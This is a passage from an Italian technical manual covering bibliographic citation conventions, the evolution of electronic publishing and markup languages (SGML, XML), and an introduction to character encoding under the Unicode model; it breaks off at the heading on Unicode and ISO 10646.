Esiste una forma precisa e molto articolata per la stesura delle bibliografie, che corrisponde allo standard ISO 690. A ogni modo, vale la regola generale per cui un riferimento bibliografico deve contenere tutti i dati necessari a reperire il documento a cui si fa riferimento. In condizioni normali, le informazioni essenziali per identificare una pubblicazione sono quelle seguenti:

- l'autore o gli autori;
- il titolo completo;
- l'editore;
- la data di edizione;
- il numero ISBN (se disponibile);
- l'URI (se il documento è disponibile attraverso la rete).

Generalmente è consigliabile comporre gli elenchi bibliografici indicando le opere a partire dall'autore, mettendo il titolo in testo corsivo o inclinato, separando le varie componenti di ogni riferimento bibliografico attraverso delle virgole, come nell'esempio seguente:

Claudio Beccari, *LaTeX, Guida a un sistema di editoria elettronica*, Hoepli, 1991, ISBN 88-203-1931-4

Se non si dispone di un sistema automatico per la gestione dei riferimenti bibliografici, quando si cita un documento all'interno del testo, è bene seguire alcune regole elementari.

- I riferimenti ad altri documenti, all'interno del testo normale, vanno fatti indicando il titolo completo, in corsivo o inclinato, aggiungendo il nome dell'autore o degli autori.
- Il titolo è separato con una virgola da un eventuale sottotitolo.
- I riferimenti a un testo già citato possono essere fatti utilizzando solo il titolo o solo l'autore, o attraverso altri mezzi, purché si sia certi di non creare ambiguità o disagio al lettore.

Segue un esempio molto semplice di come può essere fatto un riferimento del genere all'interno del testo normale:

... Questa sezione fa riferimento a concetti contenuti in *LaTeX, Guida a un sistema di editoria elettronica*, di Claudio Beccari...

423.8 Riferimenti

- Michele Dalla Silvestra, *Scrittura testi per l'ILDP*
- Robert Kiesling, *The LDP Style Mini-HOWTO*

  ⟨*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html* ⟩
- Claudio Beccari, *LaTeX, Guida a un sistema di editoria elettronica*, Hoepli, 1991, ISBN 88-203-1931-4
- M. Fazio, *Dizionario e manuale delle unità di misura*, Zanichelli
- *Grafica; scienza, tecnologia e arte della stampa e della comunicazione*, Arti poligrafiche europee

  ⟨*http://www.apenet.it/* ⟩
- Marco Gaiarin, *Linux Italian HOWTO*

  ⟨*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html* ⟩
- Maurizio Pistone, *Lingua italiana e altra linguistica*

  ⟨*http://www.mauriziopistone.it/testi/linguaitaliana.html* ⟩
- Marco Baroni, Eros Zanchetta, *Morph-it! A free morphological lexicon for the Italian Language*

  ⟨*http://sslmitdev-online.sslmit.unibo.it/linguistics/morph-it.php* ⟩
- *Dictionnaire panlatin des termes de base de l'informatique*

  ⟨*http://www.realiter.net/microinf/_BDT.HTM* ⟩

- *Amiga Translators' Organization*

  ⟨*http://bilbo.di.unipi.it/~ato-it/* ⟩

- Bureau International des Poids et Mesures

  ⟨*http://www.bipm.org/* ⟩

- Bureau International des Poids et Mesures, *Le Système international d'unités (SI)*

  ⟨*http://www1.bipm.org/utils/en/pdf/brochure-si.pdf* ⟩

- Bureau International des Poids et Mesures, *The International System of Units (SI)* (traduzione in inglese)

  ⟨*http://www1.bipm.org/utils/en/pdf/si-brochure.pdf* ⟩

- National Institute of Standards and Technology, *International System of Units (SI)*

  ⟨*http://physics.nist.gov/Pubs/SP330/sp330sl.pdf* ⟩

- National Institute of Standards and Technology, *Guide for the Use of the International System of Units (SI)*, 1995

  ⟨*http://physics.nist.gov/cuu/pdf/sp811.pdf* ⟩

- Markus Kuhn, *Standardized Units for Use in Information Technology*, 1995

  ⟨*http://www.cl.cam.ac.uk/~mgk25/information-units.txt* ⟩

- National Institute of Standards and Technology, *Prefixes for binary multiples*

  ⟨*http://physics.nist.gov/cuu/Units/binary.html* ⟩

- *Excerpts from ISO 690-2, Information and documentation -- Bibliographic references -- Part 2: Electronic documents or parts thereof*

  ⟨*http://www.collectionscanada.ca/iso/tc46sc9/standard/690-2e.htm* ⟩

- *OneLook dictionary search*

  ⟨*http://www.onelook.com/* ⟩

- Denis Howe, *FOLDOC: free on-line dictionary of computing*

  ⟨*http://www.foldoc.org/* ⟩

[1] Come sempre, tutte le segnalazioni di errore sull'ortografia, la sintassi e il contenuto di questo documento, sono gradite. :–)

[2] Secondo una regola della tipografia del passato, ormai condannata generalmente, è necessario aumentare lo spazio che divide la fine di un periodo dall'inizio del successivo. Per qualche ragione si trovano ancora documenti in lingua inglese che seguono questa regola, anche quando si tratta di file di testo.

[3] Purtroppo LaTeX segue la vecchia regola dell'allungamento dello spazio dopo il punto fermo che chiude il periodo, con l'aggravante che per riuscire a determinarlo può fare solo delle supposizioni, che a volte sono errate. Per fare in modo che LaTeX eviti di applicare questa regola errata, si può utilizzare il comando '**`\frenchspacing`**' nel preambolo del documento.

[4] Quando il sistema di composizione si basa su TeX e si usano virgolette elevate, le virgolette doppie si ottengono preferibilmente attraverso una coppia di apici singoli aperti ('` `` `') e una coppia di apici singoli chiusi ('`''`'). In altri casi, soprattutto quando si tratta di file di testo puri e semplici, gli apici doppi si indicano con le virgolette normali ('`"`...`"`').

[5] TeX permette l'uso di tre trattini di lunghezza differente: il trattino corto che si ottiene con un trattino singolo, il trattino medio che si ottiene con due trattini in sequenza e il trattino lungo che si ottiene con tre. Nella lingua italiana vanno usati solo i primi due, dove il trattino medio di TeX corrisponde al trattino lungo della grammatica italiana.

[6] Nell'ambito della documentazione tecnica, sarebbe consigliabile di evitare l'uso di accentazioni non comuni, anche se queste potrebbero essere preferibili in contesti più raffinati.

[7] Naturalmente questo ha senso se poi il programma di composizione non tenta di suddividere le parole in sillabe.

Capitolo 424

Evoluzione dell'editoria elettronica

Con il termine «editoria elettronica», si vuole fare riferimento agli strumenti utilizzabili per produrre documentazione di buona qualità dal punto di vista tipografico. L'approccio di un programma per l'editoria può essere fondamentalmente di due tipi:

- a composizione visuale o WYSIWYG (*What you see is what you get*);[1]
- a composizione differita.

Nel primo caso, durante la stesura, il documento appare sullo schermo con lo stesso aspetto che avrebbe se venisse stampato in quel momento. Nel secondo, si scrive un file di testo normale con l'inserimento di comandi, come se si trattasse di un linguaggio di programmazione; quindi si passa alla composizione (una sorta di compilazione) attraverso la quale viene generato normalmente il file finale pronto per essere inviato alla stampa.

Il primo tipo di composizione è decisamente più pesante sotto l'aspetto elaborativo, prestandosi in particolare per i documenti brevi. Il secondo ha lo svantaggio di non permettere la verifica del risultato finale fino a quando non avviene la composizione, però richiede solo l'utilizzo di un programma normalissimo per la creazione e la modifica di file di testo, mentre solo al momento della composizione c'è bisogno di un'elaborazione significativa. In questo senso è più adatto alla redazione di documenti di grandi dimensioni.

Raramente si riescono a trovare programmi in grado di conciliare entrambe le esigenze. Nel sistema operativo Dos, il programma Ventura Publisher è stato un precursore di questa doppia filosofia: permetteva sia la composizione visuale, sia quella differita, basandosi su un sorgente che poteva essere modificato con un programma di scrittura a caratteri.

424.1 Evoluzione

L'editoria elettronica non è più solo cartacea. In particolare esistono gli ipertesti, cioè documenti elettronici la cui consultazione avviene attraverso riferimenti e non in modo puramente sequenziale.

In questo senso, se l'editoria elettronica viene vista come mezzo di documentazione generale non più orientata a un supporto particolare, non può avere immediatamente una rappresentazione finale definitiva. Per esempio, un documento in HTML non può mai essere identico a un documento stampato.

Quando si vuole produrre un documento compatibile con diversi tipi di supporti (carta, ipertesto HTML, guida interna, ecc.) non si possono avere pretese stilistiche particolari; quindi, un programma visuale diventa quasi inutile.

A fianco di questi problemi di compatibilità, si aggiungono delle esigenze nuove, come per esempio la possibilità di estrarre dal documento elettronico determinati tipi di informazioni necessarie ad alimentare una base di dati. In questo senso, le informazioni cercate, oltre che riconoscibili all'interno del formato utilizzato, devono essere coerenti e complete.

Comunque, anche nell'ambito dell'editoria cartacea tradizionale, la prima esigenza che è stata sentita è quella dell'uniformità stilistica, cosa che sarebbe bene fosse controllabile anche attraverso il sistema elettronico di composizione.

424.2 Codifica del testo (markup)

Il termine *markup* (o marcatura) deriva dall'ambiente tipografico dove è stato usato per definire le annotazioni fatte su una bozza, allo scopo di segnalare al compositore o al dattilografo il modo con cui alcune parti del testo andavano evidenziate o corrette. A tale proposito, esiste uno standard nella simbologia da utilizzare in questi casi, che si può trovare ancora nei libri di tipografia. Queste annotazioni simboliche possono riferirsi all'aspetto dei caratteri, all'allineamento dei paragrafi, alle spaziature e via dicendo.

Nell'editoria elettronica, il concetto alla base del termine *markup* si è esteso in modo da includere i simboli speciali, o meglio, la codifica inserita nel testo per permetterne l'elaborazione.

Volendo generalizzare, la codifica del testo è tutto ciò che ne esplicita l'interpretazione. A livello umano, la stessa punteggiatura e certe forme di spaziatura, sono la codifica che serve a chiarire il significato del testo, diventando parte essenziale di questo. Oggi non sarebbe comprensibile separare concettualmente la punteggiatura dal testo, però in passato è stato così. Basta pensare ai telegrammi, o all'apparizione di questi simboli nella storia della scrittura.

424.2.1 Linguaggio di markup

La tecnica di composizione del testo utilizzando l'inserimento di marcatori o di codici, richiede la definizione di una serie di convenzioni, tali da definire un ***linguaggio di markup***. Un tale linguaggio deve specificare quale tipo di marcatura è utilizzabile, quale è richiesta, in che modo si distingua dal testo e quale sia il suo significato.

I linguaggi di *markup* possono essere diversi e si distinguono due gruppi fondamentali: linguaggi procedurali e linguaggi descrittivi.

Un linguaggio di *markup* procedurale serve a definire il processo da svolgere in un punto particolare del documento. È come un linguaggio di programmazione in cui si usano chiamate di funzioni, o di procedure, per compiere le operazioni richieste. Per esempio può trattarsi di ordini riferiti alla scrittura del testo, allo spostamento, alla definizione di margini, del salto pagina e di tutto ciò che si rende necessario. In questo senso, un linguaggio di *markup* procedurale consente generalmente la definizione completa di tutto ciò che serve a stabilire l'aspetto finale del documento stampato (o visualizzato).

Un linguaggio di *markup* descrittivo, al contrario, usa la codifica dei marcatori per classificare le parti del documento, dando loro un nome. In pratica, si delimitano queste porzioni di testo e si definisce la loro appartenenza a una categoria determinata, identificata da un nome. In tal modo, questo tipo di linguaggio di *markup* non è in grado di fornire indicazioni sull'aspetto finale del documento, in quanto il suo scopo è solo quello di definire la struttura del testo. Evidentemente è compito di un'altra applicazione utilizzare le informazioni sulla struttura del testo per generare un formato finale, secondo regole e definizioni stabilite al di fuori del linguaggio descrittivo stesso.

424.2.2 Vantaggi di un linguaggio descrittivo

Un linguaggio di *markup* descrittivo, nel momento in cui non si prende carico di definire l'aspetto finale del documento, pone l'accento sul contenuto e non sull'apparenza. Questo è fondamentale quando il «documento» viene inteso come informazione pura che possa materializzarsi in forme molto diverse.

L'informazione «pura», in quanto tale, richiede anche che sia espressa attraverso un formato indipendente dalle piattaforme, ma soprattutto che sia indipendente dai formati proprietari.

424.3 SGML

SGML è un linguaggio di *markup* descrittivo, definito dallo standard *ISO 8879: Information processing---Text and office systems---Standard Generalized Markup Language (SGML)*, 1986. L'SGML è uno standard internazionale per la definizione di metodi di rappresentazione del testo in forma elettronica in modo indipendente dall'hardware e dal sistema utilizzato.

424.3.1 Linguaggio descrittivo

Come accennato, l'SGML è un linguaggio di *markup* descrittivo. Questo permette a un documento steso secondo questo linguaggio, di essere elaborato da programmi differenti, per scopi diversi, dove la stampa o comunque la semplice lettura testuale del contenuto sia solo uno dei tanti possibili obiettivi da raggiungere. Si è già accennato alla possibilità di estrarre informazioni da un documento per l'utilizzo in una base di dati e questo particolare dovrebbe essere sufficiente per intuire il senso di tale approccio descrittivo.

424.3.2 Definizione del tipo di documento

Il linguaggio SGML utilizza il concetto di «tipo di documento» e di «definizione del tipo di documento». Per la precisione di parla di DTD, ovvero, *Document type definition*. In pratica, nell'ambito dell'SGML, è necessario che sia stato definito il modo in cui i vari elementi del testo possono essere utilizzati. Ciò che non è definito, non può essere usato, ma quello che è stato definito deve rispettare le regole stabilite.

A titolo di esempio, si può immaginare la definizione di un tipo di documento riferito alla scrittura di lettere commerciali. La lettera deve contenere degli elementi essenziali: il mittente, uno o più destinatari, la data, l'oggetto, il corpo, l'indicazione di colui che la firma e la sigla del dattilografo che la scrive materialmente. Tutti questi elementi devono essere presenti, probabilmente anche con un certo ordine (l'indicazione di chi firma deve trovarsi in fondo e non all'inizio). Inoltre, questi elementi possono scomporsi in altri elementi più dettagliati; per esempio, l'informazione sulla persona che firma può comporsi della qualifica, il titolo personale, il nome e il cognome. Il DTD deve prendersi carico di definire tutto questo, stabilendo ciò che è valido e cosa invece non lo è.

In questo modo, poi, un documento SGML può essere analizzato da un programma speciale, l'analizzatore SGML (*SGML parser*), per la verifica del rispetto di queste regole, prima di utilizzare in qualunque modo questo documento.

L'SGML, assieme al DTD, garantendo l'uniformità dei documenti dello stesso tipo, consente di uniformare i procedimenti successivi. Per tornare all'esempio precedente, da un punto di vista di puro contenuto del testo, non dovrebbe essere importante l'ordine degli elementi che lo compongono, quando sia possibile distinguerli. Tuttavia, una lettera che inizia con la firma e finisce con l'indicazione del destinatario, non è scritta nel modo corretto; così il DTD potrebbe essere progettato in modo da imporre un certo ordine, a vantaggio delle elaborazioni successive.

424.3.3 Indipendenza dei dati

Nella definizione di SGML si è affermato che si tratta di uno standard indipendente dall'hardware e dal sistema utilizzato. Questa indipendenza riguarda la rappresentazione del testo, che non può fare affidamento su una codifica particolare.

Si pensi all'uso di lettere accentate e di simboli speciali che non possono essere rappresentati con lo standard tradizionale dell'ASCII a 7 bit. Si pensi a cosa accadrebbe se un testo scritto con caratteri ISO Latin 1 venisse elaborato in un sistema configurato per una codifica differente: quei simboli e quelle lettere potrebbero risultare modificati. D'altro canto, la stessa scrittura di determinati caratteri potrebbe essere un problema, non disponendo di una tastiera adatta.

Ecco quindi il significato dell'indipendenza dall'hardware (fondamentalmente la tastiera) e dal sistema (principalmente la codifica dei simboli utilizzati).

Per ottenere questo risultato, l'SGML utilizza un meccanismo di sostituzione di stringhe, attraverso quelle che vengono chiamate ***entità***, per mezzo del quale si stabilisce il rimpiazzo di tali entità con qualcosa di adeguato, quando il documento viene elaborato.

424.4 XML, XSLT e XSL-FO

XML (*Extensible markup language*) è un linguaggio derivato da SGML, nato inizialmente come sottoinsieme «compatibile» con questo. A XML si affianca XSLT (*Extensible stylesheet language transformations*), come linguaggio di definizione della trasformazione di un documento XML in qualcosa di differente. XSL-FO (*Extensible stylesheet language formatting object*) è un linguaggio di definizione del formato finale del documento; spesso si usa XSLT per ottenere un documento XSL-FO, per poi passare alla composizione finale.

[1] «Ciò che si vede è ciò che si ottiene»

Parte lxxii

Codifica

Capitolo 425 Introduzione all'insieme di caratteri universale

La codifica dei caratteri, intendendo ciò come il modo di rappresentare i simboli tipografici in forma elettronica, diventa un problema serio nel momento in cui si esce dallo schema abituale delle lingue di origine latina.

Nella storia dell'informatica è stata definita una quantità enorme di codifiche differenti, per adattare la limitatezza degli 8 bit tradizionali all'insieme di caratteri che serve in ogni circostanza particolare. Inoltre, nelle situazioni in cui 8 bit non possono bastare, sono state ideate codifiche più complesse, attraverso l'abbinamento di sequenze di simboli elementari che ne rappresentano uno più complesso.

In generale, verrebbe da pensare che sarebbe stato meglio prevedere subito il problema, definendo delle unità di codifica più grandi (non più il byte, ma stringhe binarie più lunghe). Tuttavia, c'è da considerare che proprio la semplicità dell'alfabeto inglese (che non ha nemmeno le lettere accentate) ha permesso lo sviluppo rapido di tecnologia relativamente «semplice», che altrimenti sarebbe stata materialmente irraggiungibile.


Il byte stesso è stata una grande conquista. Ancora oggi ci sono sistemi di comunicazione che riconoscono unità di codifica a soli 7 bit, dove in pratica si può usare solo l'ASCII; prima ancora sono state utilizzate anche unità di codifica a soli 6 bit.

Questo capitolo ha l'intento di raccogliere alcuni concetti legati alla codifica dei caratteri, assieme a qualche indicazione sul funzionamento dello standard universale di codifica: Unicode o ISO 10646. Alcuni concetti che sono trattati qui, riprendono quanto già descritto in parte nel capitolo 422.

425.1 Lettera, codifica e carattere da stampa

Per comprendere il problema della codifica, è necessario considerare prima i problemi che riguardano la definizione dei caratteri da stampa. La prima fase è la definizione di un repertorio astratto, all'interno del quale si elencano, senza un ordine preciso, le lettere e gli altri segni necessari per un certo scopo. L'insieme di questi simboli è astratto, nel senso che non è ancora stabilito l'aspetto finale, compito riservato a una fase successiva.[1]


Il simbolo di un repertorio astratto è qualcosa di diverso dal simbolo che compone un carattere da stampa, dal momento che il secondo rappresenta il modo preciso in cui il simbolo astratto viene reso tipograficamente. Per comprendere il concetto, si pensi alla lettera «a» e all'aspetto che questo simbolo astratto può avere utilizzando stili, serie e corpi differenti. Evidentemente, si tratta sempre della stessa lettera, ma resa in modo diverso.

Figura 425.1. La lettera «a» minuscola resa tipograficamente in modo differente.

Alcuni gruppi di simboli astratti tendono a essere rappresentati tipograficamente in un simbolo solo, in un legato, ovvero attraverso l'avvicinamento e la sovrapposizione parziale. Il caso tipico è rappresentato dalla sequenza di lettere «fi» e «ffi», come si vede nella figura 425.2. In certi casi, la sequenza di lettere che si avvicina rappresenta una parola intera, generando così un «logotipo»; spesso, la loro importanza storica ha fatto sì che questi siano diventati dei simboli

astratti autonomi. Per esempio, la parola latina «et» è diventata la e-commerciale odierna, «&»; la parola latina «ad» è diventata la chiocciola odierna, «@» (nella lingua italiana si è perso l'uso di questo legato, che oggi si riacquisisce solo attraverso la lingua inglese, pertanto lo si conosce solitamente solo nella sua definizione inglese: *at*).

Figura 425.2. Il legato «fi» e «ffi».

f i fi

f f i ffi

La composizione tipografica elettronica, può avvenire attraverso la sovrapposizione di simboli elementari differenti, senza la necessità di legarli assieme. Nelle lingue di origine latina, il caso più comune di questa possibilità si ha con gli accenti, che potrebbero essere simboli tipografici separati da sovrapporre alle lettere a cui sono destinati. Nello stesso modo, il repertorio di simboli astratti potrebbe essere realizzato con questo criterio; per esempio, per fare riferimento a un simbolo complesso potrebbe essere necessario indicare una sequenza di simboli astratti elementari.

Alcune lingue hanno dei simboli che nella composizione tipografica devono cambiare forma a seconda del contesto. Per comprendere il concetto, si può pensare a una scrittura manuale, in cui le lettere cambiano leggermente forma a seconda di ciò che appare prima e dopo; chi conosce una scrittura stenografica manuale, può intendere ancora meglio il problema. Ad aggravare ancora di più il problema, l'adattamento contestuale di un simbolo potrebbe dipendere da una scelta stilistica, in parte arbitraria.

A volte, la larghezza di un testo deve essere adattata per esigenze estetiche, come avviene nel caso dell'allineamento simultaneo a sinistra e a destra. Nelle lingue di origine latina si ottiene questo attraverso l'allargamento degli spazi tra le parole e tra le lettere all'interno delle parole; tuttavia, alcune lingue richiedono degli adattamenti differenti, per esempio attraverso l'introduzione di altri simboli appropriati.

Da quello che è stato scritto si intende che la composizione tipografica elettronica si può considerare come l'ultima fase di un processo composto da tre livelli: definizione di un repertorio astratto di simboli; definizione di una codifica; composizione tipografica a partire dalla codifica.

repertorio astratto ——> codifica ——> composizione

La codifica non può corrispondere esattamente al repertorio astratto ideale: deve fare delle scelte. In generale, il repertorio simbolico preso in considerazione dalla codifica è identificabile come un insieme di ***punti di codifica*** (*code point*, secondo la documentazione di Unicode).

I problemi legati alla composizione tipografica che sono stati descritti, sono solo alcuni di quelli che si incontrano. A seconda dei casi, implicano un approccio differente per ciò che riguarda la codifica e la composizione. In breve:

1. lo stile tipografico è qualcosa che normalmente è gestito dal sistema di composizione, senza richiedere la definizione di punti di codifica differenti;
2. il legato può essere un problema risolto a livello di composizione finale, oppure può richiedere la definizione di punti di codifica aggiuntivi, quando si tratta di legati molto importanti o di logotipi;
3. l'adattamento contestuale richiede spesso la definizione di tanti punti di codifica quante sono le varianti contestuali del simbolo astratto, specialmente se esiste un margine di scelta da parte dell'autore;
4. l'adattamento della larghezza del testo dovrebbe essere compito del sistema di composizione, anche quando questo implica l'inserzione di simboli speciali.

425.2 Ambiguità nel concetto di «carattere»

In informatica, il termine «carattere» ha acquisito un significato ambiguo che dipende dal contesto. Per esempio, può riferirsi a un simbolo del repertorio astratto, a un punto di codifica, all'unità di memorizzazione (unità di codifica, o *code unit*), o al segno che viene ottenuto alla fine del processo di composizione. Per fare un esempio in merito all'unità di codifica, basta pensare al byte, che spesso viene confuso con il carattere, mentre ormai è da intendersi come un'unità di memorizzazione troppo piccola per questo scopo nel sistema globale.

Di certo non si può pretendere che si smetta di usare il termine carattere per passare invece a una terminologia più precisa. Tuttavia è importante rendersi conto della vastità della cosa e dei problemi che ci stanno sotto.

Il modello di Unicode suddivide il problema della codifica in cinque livelli:

1. ACR (*Abstract character repertoire*)

   definizione di un repertorio astratto di simboli;
2. CCS (*Coded character set*)

   definizione di una mappa in cui si abbina un numero intero, non negativo, a ogni simbolo del repertorio astratto che si intende gestire;
3. CEF (*Character encoding form*)

   definizione di una mappa in cui si abbinano i numeri ottenuti dal livello precedente a un insieme di sequenze dell'unità di codifica prescelta;
4. CES (*Character encoding scheme*)

   definizione di una mappa di trasformazione delle unità di codifica in una sequenza seriale di byte;
5. TES (*Transfer encoding syntax*)

   definizione di un metodo reversibile di trasformazione dei dati codificati in base alle limitazioni del mezzo trasmissivo.

Da un punto di vista leggermente differente, si potrebbe scomporre il problema in strati, per distinguere le fasi che vanno dalla scrittura alla trasmissione del testo e dalla ricezione del testo alla lettura. La scrittura potrebbe essere descritta con l'elenco di operazioni seguenti:

1. selezioni dei simboli e digitazione attraverso la tastiera (o un altro mezzo);
2. codifica, attraverso cui si trasforma il simbolo in un numero intero non negativo;
3. trasformazione in unità di codifica, in base alla forma prescelta;
4. adattamento in sequenze di byte;
5. adattamento prima del trasferimento dei dati.

Il processo di lettura dei dati, a partire dalla ricezione, è opposto:

1. interpretazione dei dati ricevuti e ricostruzione delle sequenze di byte di partenza;
2. trasformazione delle sequenze di byte in sequenze di unità di codifica;
3. trasformazione dalle sequenze di unità di codifica in numeri interi non negativi;
4. decodifica dei numeri interi non negativi;
5. composizione tipografica (su schermo o su carta).

Prima di questa sezione è già stato affrontato il problema dell'abbinamento tra il repertorio astratto di simboli e la codifica, senza precisare in che modo sia organizzata questa ultima. Nelle sezioni seguenti si accenna alle problematiche successive.

425.2.1 CCS: insieme di caratteri codificato

L'insieme di caratteri codificato è in pratica il repertorio simbolico disponibile effettivamente, ottenuto dopo la definizione di un repertorio astratto e dopo lo studio dei problemi legati alla cultura e alle consuetudini del linguaggio per il quale è stato realizzato. Questo insieme di caratteri abbina un numero intero a ogni simbolo, senza bisogno che ci sia continuità nella sequenza di tale valore (l'unica limitazione è quella per cui deve trattarsi di un valore non negativo).

Il numero che rappresenta il simbolo di un insieme di caratteri codificato, è il punto di codifica.

> Nella documentazione tecnica si fa spesso riferimento al concetto di «insieme di caratteri», ovvero *character set*, per intendere quello che qui si indica come «insieme di caratteri codificato», ovvero CCS, *Coded character set*.

Alcuni esempi tradizionali di insiemi di caratteri codificati sono:

ASCII (ISO 646)	127 punti di codifica;
ISO 8859-1	i primi 127 punti di codifica sono uguali all'ASCII;
ISO 8859-2	i primi 127 punti di codifica sono uguali all'ASCII, mentre nella parte restante il repertorio dei simboli è diverso dall'ISO 8859-1.
Unicode (ISO 10646)	i primi 255 punti di codifica sono uguali a ISO 8859-1.

Alcuni insiemi di caratteri codificati prevedono l'abbinamento con una descrizione (in inglese), allo scopo di facilitarne l'identificazione. Si utilizza questa descrizione per evitare ambiguità

nell'identificazione del simbolo, quando questo potrebbe essere confuso con un altro, o più semplicemente quando potrebbe essere male interpretato.

Per rappresentare un punto di codifica, basta indicare il suo numero intero (qualunque sia la sua base di numerazione). Di solito, per evitare ambiguità, quando si tratta di Unicode o di ISO 10646, si fa uso normalmente della forma '`U+`***nnnn***', oppure '`U-`***nnnnnnnn***', dove ***n*** è una cifra esadecimale. Evidentemente, la seconda forma è utile per individuare punti di codifica più grandi. Per la precisione, questa notazione è la rappresentazione delle codifiche UCS-2 e UCS-4 a cui non si intende fare riferimento direttamente. In generale, non c'è alcun bisogno di rappresentare un punto di codifica in questo modo; tuttavia, si tratta di una simbologia immediata che dovrebbe semplificare la lettura e la comprensione del testo.

Tuttavia, in questo capitolo, per maggiore chiarezza, si preferisce l'uso di una forma differente, mediata dall'XML, '`#x`***n***', dove ***n*** rappresenta una o più cifre esadecimali in base alla necessità.

In questa fase della scomposizione del problema della codifica, il «carattere» è il numero intero che rappresenta il punto di codifica. Attraverso un linguaggio di programmazione che sia adeguato al problema della codifica universale, il tipo di dati carattere (*char*) deve corrispondere a un intero senza segno per il quale non ci si pone il problema del limite (anche se in questo momento dovrebbe essere almeno un intero a 32 bit); di conseguenza, il tipo stringa dovrebbe essere un array del tipo carattere.

425.2.2 CEF: forma codificata del carattere

La forma codificata del carattere è il risultato di una trasformazione dal numero intero non negativo che costituisce il livello precedente, in una sequenza di unità di codifica. L'unità di codifica è un raggruppamento di bit di una lunghezza opportuna.

> La sequenza di unità di codifica non è composta necessariamente dalla stessa quantità di queste unità per tutti gli elementi dell'insieme di caratteri. A tale proposito, si distingue tra forme codificate del carattere a lunghezza fissa e a lunghezza variabile.

L'esempio più semplice di forma codificata del carattere a lunghezza fissa è dato dall'ASCII tradizionale: l'insieme di caratteri codificato è costituito da 128 punti di codifica, rappresentati da tutti gli interi che vanno da 0 a 127. L'unità di codifica utilizzata in questa situazione è un gruppo singolo di 7 bit con i quali si rappresenta lo stesso numero intero.

Il caso più comune di forma codificata del carattere a lunghezza variabile è dato dall'UTF-8, che utilizza un'unità di codifica di un ottetto (un byte), in cui i punti di codifica con valori tra 0 e 127 (da 00_{16} a $7F_{16}$) utilizzano una sola unità di codifica, mentre tutti gli altri ne utilizzano più di una.

In fase di interpretazione delle sequenze di unità di codifica si possono presentare i casi seguenti:

1. la sequenza potrebbe non essere valida, perché incompleta, o perché esclusa esplicitamente;
2. la sequenza potrebbe fare riferimento a un punto di codifica possibile ma non ancora assegnato a un simbolo;
3. la sequenza potrebbe corrispondere a un punto di codifica assegnato a un simbolo stabilito, oppure lasciato all'attribuzione libera senza un vincolo preciso.

Il problema delle sequenze incomplete si intende nel momento in cui si accetta il fatto che una forma di codifica possa prevedere una lunghezza variabile delle sequenze di unità di codifica. Il caso dei punti di codifica lasciati al libero arbitrio degli utilizzatori, è una particolarità della codifica universale (Unicode e ISO 10646); se ne può comprendere la necessità di fronte a un sistema di codifica che vuole essere completo, ma che in pratica è appena all'inizio della sua opera di catalogazione.

A questo livello della scomposizione del problema, il «carattere» è ciò che idealmente è scritto in un «file di testo» (non più solo un «file ASCII»). Anche se è stato stabilito in che modo è organizzato l'insieme di caratteri codificato, la sua rappresentazione binaria «ideale» nel file di testo dipende dalla forma prescelta. Qui si parla di rappresentazione ideale, perché la rappresentazione reale dipende dal livello successivo, in cui tutto viene tradotto a livello di byte.

425.2.3 CES: schema di codifica del carattere

Lo schema di codifica del carattere è un sistema di trasformazione attraverso il quale, le unità di codifica vengono rese in sequenze di byte messe in serie.

Per tornare all'esempio dell'ASCII, l'unità di codifica è di 7 bit, ma il «carattere» ASCII si gestisce in pratica all'interno di un byte, dove il bit più significativo viene lasciato azzerato.

In generale, il byte è un'unità di memorizzazione standard in tutte le architetture dei sistemi elaborativi e in tutti i sistemi di trasmissione dati. Questo spiega la necessità di trasferire tutto a livello di byte o di multipli di questa unità.

Dovendo utilizzare più byte per rappresentare un oggetto unico, si pone il problema dello scambio tra coppie di byte che avviene in alcune architetture. Come è noto, si distingue tra *big-endian*, in cui il primo byte è quello più significativo, e *little-endian*, in cui il primo byte è quello meno significativo. Pertanto, in questa situazione, si impone la necessità di specificare l'ordine dei byte.

425.2.4 TES: sintassi di codifica per il trasferimento

La sintassi di codifica per il trasferimento è un metodo di trasformazione reversibile di una codifica, che si deve attuare a causa di qualche tipo di esigenza. Per esempio:

- la necessità di evitare l'utilizzo di alcuni valori nei byte che potrebbero confondere un sistema di comunicazione o di memorizzazione;
- la necessità di ridurre la dimensione dei dati utilizzando algoritmi di compressione.

Mentre il secondo caso dovrebbe essere chiaro, per comprendere il primo basta pensare alle limitazioni che ha storicamente il protocollo SMTP (posta elettronica), per cui è necessario evitare di trasmettere byte in cui il primo bit sia diverso da zero.

425.3 Unicode e ISO 10646

